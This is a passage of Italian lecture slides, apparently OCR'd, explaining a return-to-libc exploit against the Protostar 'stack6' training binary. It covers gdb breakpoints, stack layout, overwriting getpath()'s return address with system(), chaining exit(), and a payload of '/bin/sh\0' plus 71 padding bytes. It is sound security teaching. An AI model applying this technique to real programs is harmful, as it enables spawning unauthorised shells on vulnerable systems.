
Si avanzi fino all'indirizzo **`0x080484f3`** incluso.

```
(gdb) b *0x080484f8
...
(gdb) c
```

L'istruzione in **`0x080484f3`** invoca l'ultima **`printf()`** prima di ritornare.


Layout dello stack

(Prima di `leave`)




Layout dello stack

(Dopo **`leave ≡ 'movl %ebp, %esp' + 'popl %ebp'`**)



Il piano
(Semplice)

Scrivere l'indirizzo di **`system()`** nella cella contenente l'indirizzo di ritorno di **`getpath()`**.



Una osservazione


(Una funzione si aspetta uno stack frame con parametri e indirizzo di ritorno)

Poiché **`system()`** è una normalissima funzione, essa si aspetta di trovare il suo indirizzo di ritorno ed i suoi parametri sullo stack.

Shocking, eh?

Layout atteso da `system()`

(Semplice)



Domande

(Sacrosante)

Come si fa a passare argomenti a **`system()`**?

È possibile eseguire un'altra funzione (**`exit()`**)?

Se sì, è possibile passare argomenti anche ad **`exit()`**?

Dove piazzare l'argomento?

(Come "quale argomento"? Ma quello di **`system()`**, naturalmente!)


L'argomento di **`system()`** può essere piazzato sullo stack, all'inizio di **`buffer`**.

I più raffinati potrebbero farlo puntare alla definizione della variabile di ambiente SHELL…

- Non proprio alla definizione; qualche byte più in avanti (dopo **`SHELL=`**).

Layout atteso da `system()`

(Con l'input di `system()`)



Cosa si scrive nell'indirizzo di ritorno?

(Come "quale indirizzo di ritorno"? Ma quello di **`system()`**, naturalmente!)


L'indirizzo di ritorno di **`system()`** può essere sovrascritto con l'indirizzo di un'altra funzione di libreria.

Ad esempio, **`exit()`**.

NOTA BENE: bisognerebbe preparare un layout di stack "finto" anche per **`exit()`**.

Layout atteso da `system()`

(Con l'input di `system()` e successiva `exit(0)`)



Semplificazione #1

(**`exit()`** si comporta sempre bene → si può non definire il parametro)

La funzione **`exit()`** non crasha al variare del suo parametro.

Pertanto, è possibile anche omettere la definizione di un parametro per **`exit()`**.

Al ritorno da **`system()`**, **`exit()`** pescherà il valore casuale che troverà sullo stack.

Semplificazione #2

(**`exit()`** non è strettamente necessaria → si può omettere)

La funzione **`exit()`** non è strettamente necessaria all'esecuzione della shell.

Tuttavia, se omessa, all'uscita di **`system()`** il processo **`stack6`** crasha.

Lo stack contiene valori casuali.

Se si è disposti a convivere con questo fatto, si può del tutto omettere **`exit()`**.

L'input malizioso

(Generato tramite il programma **`stack6-payload.py`**)

Il programma **`stack6-payload.py`** contenuto nell'archivio degli esempi genera l'input malizioso per **`stack6`**.

Esso consiste nella seguente stringa:

`/bin/sh\0`

71 **`a`**

